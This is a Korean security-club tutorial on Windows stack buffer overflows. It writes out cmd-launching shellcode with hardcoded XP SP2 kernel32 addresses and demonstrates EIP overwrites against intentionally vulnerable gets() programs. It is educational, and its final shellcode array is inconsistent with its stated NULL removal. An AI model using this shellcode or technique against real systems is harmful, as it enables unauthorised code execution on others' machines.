기술문서	`09. 11. 02. 작성

Windows
Buffer Overflow Attack

작성자 : 영남대학교 정보보호 연구학회 @Xpert
김슬예나 prehea@ynu.ac.kr

목차

1. 소개

흔히 Buffer Overflow라고 하면 *nix운영체제에서의 공격을 떠올린다. Windows에서의 Buffer Overflow공격은 아무래도 생소하기 마련이다. Windows에는 *nix환경과 달리 setuid의 개념이 없지만 Overflow 공격이 전혀 소용이 없는 것은 아니다. *nix환경에서의 Buffer Overflow 기술을 바탕으로 Windows의 구조에 맞는 Buffer Overflow 공격 방법을 알아보자.

가. BOF란?

BOF는 Buffer OverFlow의 줄임말이다. 말 그대로 버퍼에 정해진 크기보다 데이터를 많이 넣어 넘치게 한다는 뜻으로 *nix환경에서는 루트 권한으로 실행되는 프로그램(setuid가 설정된 프로그램)을 Overflow시켜 원하는 명령을 실행하도록 자주 사용된다. 기본적인 공격 메커니즘은 윈도우 환경에서도 다르지 않다. 버퍼의 크기보다 더 많은 데이터를 넣을 때 데이터의 크기를 체크하지 않는다면 이 데이터가 버퍼를 넘어 다른 메모리의 부분까지 변경하기 때문에 이를 이용하여 공격을 한다는 것이다.

나. 윈도우 BOF

그렇다면 윈도우 환경에서의 Buffer Overflow Attack은 어떻게 이루어 질까? 앞서 말했듯이 윈도우에서는 *nix환경과 달리 프로그램이 루트 권한으로 실행된다는 의미인 'setuid'가 없다. 하지만 여러 보안권고문을 보면 알 수 있듯이 Adobe Flash Player, IE, MS Office등에서 버퍼 오버플로우 취약점은 지속적으로 발생하고 있다. 이런 취약점들도 *nix환경에서 일어나는 버퍼 오버플로우 공격과 마찬가지로 특정 서버로의 데이터 전송 및 파일 삭제 등의 원격 코드의 실행을 가능하게 한다.

2. 개발 환경 및 사용 툴

필자의 개발 환경 및 사용 툴은 다음과 같다.


개발 환경	Windows XP SP2
사용 툴	Visual Studio 6.0 OllyDbg

3. Shellcode 작성하기

가. cmd 쉘

*nix환경의 bash등의 쉘이 윈도우 환경에서는 cmd쉘 이라고 할 수 있다. WinExec 함수를 사용하여 명령프롬프트 창이 실행되게 하는 쉘코드를 작성해보도록 하자.

1) 소스코드 작성





```
#include <windows.h>
#include <stdlib.h>
void main()
{
	char buf[4];

	buf[0]='c';
	buf[1]='m';
	buf[2]='d';
	buf[3]='₩0';

	WinExec(buf, 1);
	exit(1);
}
```

Visual Studio 6.0을 사용하여 위와 같은 소스코드를 작성 후 컴파일, 실행하면 다음과 같이 cmd쉘이 실행된다.

2) 디스어셈블리

실행이 성공적으로 된다면 소스코드에 브레이크포인트(F9)를 걸고 디버그(F5) 한다.






디버그 화면이 실행되면 마우스 오른쪽 버튼의 [Go To Disassembly], 혹은 [View-Debug Windows-Disassembly(Alt+8)]을 사용하여 코드를 디스어셈블한다. 이때 [Code Bytes]를 사용하여 바이너리 코드도 함께 얻는다.

3) 어셈블리 코드 편집

쉘코드의 크기를 최소화하기 위해 필요하지 않은 부분을 삭제한다.


```
push        ebp
mov         ebp,esp
push        ebx
mov         byte ptr [ebp-4],63h
mov         byte ptr [ebp-3],6Dh
mov         byte ptr [ebp-2],64h
mov         byte ptr [ebp-1],0
push        1
lea         eax,[ebp-4]
push        eax
call        dword ptr [□KERNEL32_NULL_THUNK_DATA (004241f8)]
push        1
call        exit (00401a40)
```

하지만 이 코드를 실행하기 위해 사용되는 WinExec(), ExitProcess()함수의 주소가 명확하지 않으므로 유효한 주소를 확인하도록 하자.



Visual Studio6.0의 Dependency를 사용하여 KERNEL32.DLL의 Base address와 각 함수의 Entry point를 알아내고, 그 둘을 합하여 함수의 주소를 알아낸다.

아래는 이 주소를 적용한 어셈블리 코드를 __asm{}을 사용하여 실행시키는 모습이다.




```
#include <windows.h>
#include <stdlib.h>

void main()
{
    __asm
    {
        push    ebp
        mov     ebp,esp
        xor     ebx,ebx
        push    ebx
        mov     byte ptr [ebp-4],63h
        mov     byte ptr [ebp-3],6Dh
        mov     byte ptr [ebp-2],64h
        push    1
        lea     eax,[ebp-4]
        push    eax
        mov     eax,0x7c86158d
        call    eax
        push    1
        mov     eax,0x7c81cdea
        call    eax
    }
}
```


```
55
8B EC
33 DB
53
C6 45 FC 63
C6 45 FD 6D
C6 45 FE 64
6A 01
8D 45 FC
50
B8 8D 15 86 7C
FF D0
6A 01
B8 EA CD 81 7C
FF D0
```

또한 쉘코드의 NULL을 제거하기 위하여 xor을 사용하여 코드를 수정하였다. 실행이 성공적으로 된다면 위와 같이 다시 코드를 디스어셈블하여 쉘코드에 해당하는 바이너리 코드를 얻는다.

위의 바이너리 코드를 사용하여 쉘코드를 작성하여 작동여부를 아래와 같이 확인한다.



```
#include <windows.h>
#include <stdlib.h>

char shellcode[]="\x55"
"\x8B\xEC"
"\x53"
"\xC6\x45\xFC\x63"
"\xC6\x45\xFD\x6D"
"\xC6\x45\xFE\x64"
"\xC6\x45\xFF\x00"
"\x6A\x01"
"\x8D\x45\xFC"
"\x50"
"\xB8\x8D\x15\x86\x7C"
"\xFF\xD0"
"\x6A\x01"
"\xB8\xEA\xCD\x81\x7C"
"\xFF\xD0";

void main()
{
    int *ret;
    ret=(int*)&ret+2;
    (*ret)=(int)shellcode;
}
```




작동이 잘 되는 것을 확인 할 수 있다.


4. 간단한 윈도우 BOF


가. 다른 함수 실행하기

```
#include<stdio.h>
#include<string.h>

void p_true()
{
    printf("Hello!₩n");
}
void p_false()
{
    printf("ERROR₩n");
}
void main()
{
    char pw[10];
    printf("password : ");
    gets(pw);
    if(strcmp(pw,"bof")==0)
        p_true();
    else
        p_false();
}
```



위는 간단히 password를 검사하여 "bof"와 일치할 때에는 p_true()를, 일치하지 않을 때는 p_false()를 실행하는 프로그램이다. 이때 password를 입력 받는 gets()의 취약점을 이용하여 pw의 버퍼를 넘치게 한 뒤 EIP를 변경하여 password가 일치하지 않을 때에도 p_true()가 실행되도록 하려고 한다. 버퍼에 문자열을 하나씩 추가하며 어디서부터 에러가 나는지 확인한다. pw버퍼의 크기를 10으로 잡았을 때 에러가 나는 문자열은 "aaaabbbbccccd"부터다.





보다 정확한 확인을 위해 OllyDbg로 실행파일을 열어 gets()에 브레이크포인터(F2)를 걸고 실행(F9)시킨다. 버퍼에 "aaaabbbbccccddddeeee"를 입력하였을 때의 레지스터의 모양은 위와 같다. 이로부터 예상할 수 있는 구조는 다음과 같다.

pw[10]	dummy[2]	EBP[4]	EIP[4]
aaaabbbbcc	cc	dddd	eeee


이제 해야 할 일은 "eeee"대신 p_true()가 있는 주소를 넣어 프로그램을 실행시키는 것이다. OllyDbg를 통하여 p_true()의 주소[마우스오른쪽버튼 - Search for – All referenced text strings를 통하여 쉽게 찾을 수 있다.]를 찾아 입력해주면 된다.

이 때 숫자로 주소를 입력하였을 시에는 프로그램에서 문자로 해석하므로 hex주소를 문자열로 바꾸어 입력해주었다. (이 때 주소는 잘 알다시피 little endian방식으로 입력해주어야 한다.) 버퍼 오버플로우가 일어나 p_true()함수가 정상적으로 실행 된 것을 알 수 있다. 이 때 오버플로우가


발생되는 시점은 프로그램의 코드가 모두 실행되고 exit()가 실행되기 전 스택을 정리하고 나오는 부분에서 발생하므로 p_false()가 실행 한 다음에 p_true()가 실행된다.

나. 쉘코드를 이용한 BOF

앞서 만들었던 cmd가 실행되는 쉘코드를 사용하여 버퍼 오버플로우를 발생시켜보자. 충분히 큰 버퍼가 있는 프로그램에 쉘코드를 입력 후, 버퍼 오버플로우를 일으켜 EIP를 쉘코드의 주소로 수정하여 명령 프롬프트가 실행되도록 하자.




다음은 gets()를 사용하여 버퍼를 채우는 간단한 프로그램이다. OllyDbg를 실행하여 gets()에 브레이크포인터를 설정하고 실행한 후 임의의 문자열을 입력한다. 입력이 완료된 직후의 스택에는 입력된 문자열이 저장된 주소가 있다.




그 주소를 따라가면 위와 같이 저장된 문자열을 확인할 수 있다. 다음은 EIP의 위치를 확인할 차례이다. 필자는 다소 무식한(?) 방법으로 F8을 사용하여 RETN까지 실행한 후 EIP의 값을 확인 한 후 저장된 EIP의 주소가 0012FF84라는 것을 알아냈다. 이제 할 일은 buf[52]에 쉘코드, EIP에 이 쉘코드의 시작주소(여기에선 0012FF4C이다.)를 저장하는 것이다. 쉘코드를 "₩x55₩x8B.."로 프로그램에 입력 시 문자열로 해석할 것이므로 앞서 말한 방법으로 쉘코드를 변형하여 입력한다.

OllyDbg를 통하여 확인해보면 쉘코드와 EIP가 알맞게 수정된 것을 볼 수 있다.



F8을 사용하여 코드를 모두 실행시킨 후 RETN까지 실행시키면 변경된 EIP로 프로그램이 실행되는 것을 볼 수 있다.



위와 같이 정상적으로 cmd쉘이 뜨는 것을 확인할 수 있다.

5. 결론

이상으로 윈도우 환경에서의 쉘코드작성과 간단한 Buffer Overflow 공격 방법에 대하여 알아보았다. 단순히 명령 프롬프트가 실행되는 위의 예제와 같은 쉘코드 외에도 여러 가지 기능을 수행하는 쉘코드를 쉽게 만들어 볼 수 있을 것이다.

필자는 테스트를 Visual Studio 6.0환경에서 수행하였다. 이 이유는 Visual Studio 2003부터는 윈도우 버퍼 오버플로우에 대한 보호 기술로 /GS옵션을 주고 컴파일을 하면 포함이 되는 Security Cookie가 있기 때문이다. Security Cookie는 버퍼와 스택 프레임 포인터 사이에 존재하는데, 이 Security Cookie의 값과 Data영역에 있는 Security Cookie의 값과 다를 때 버퍼 오버플로우가 일어났다고 간주하는 것이다. 이 또한 우회하는 방법이 존재하므로 개발자는 프로그램을 개발할 때에 공격자가 악의적인 코드를 삽입하지 못하도록 주의를 기울여야 할 것이다.

6. 참고 문서

- Win32 Attack 1,2
- Writing Stack Based Overflows on Windows
- cmd_shellcode
- 해킹, 파괴의 광학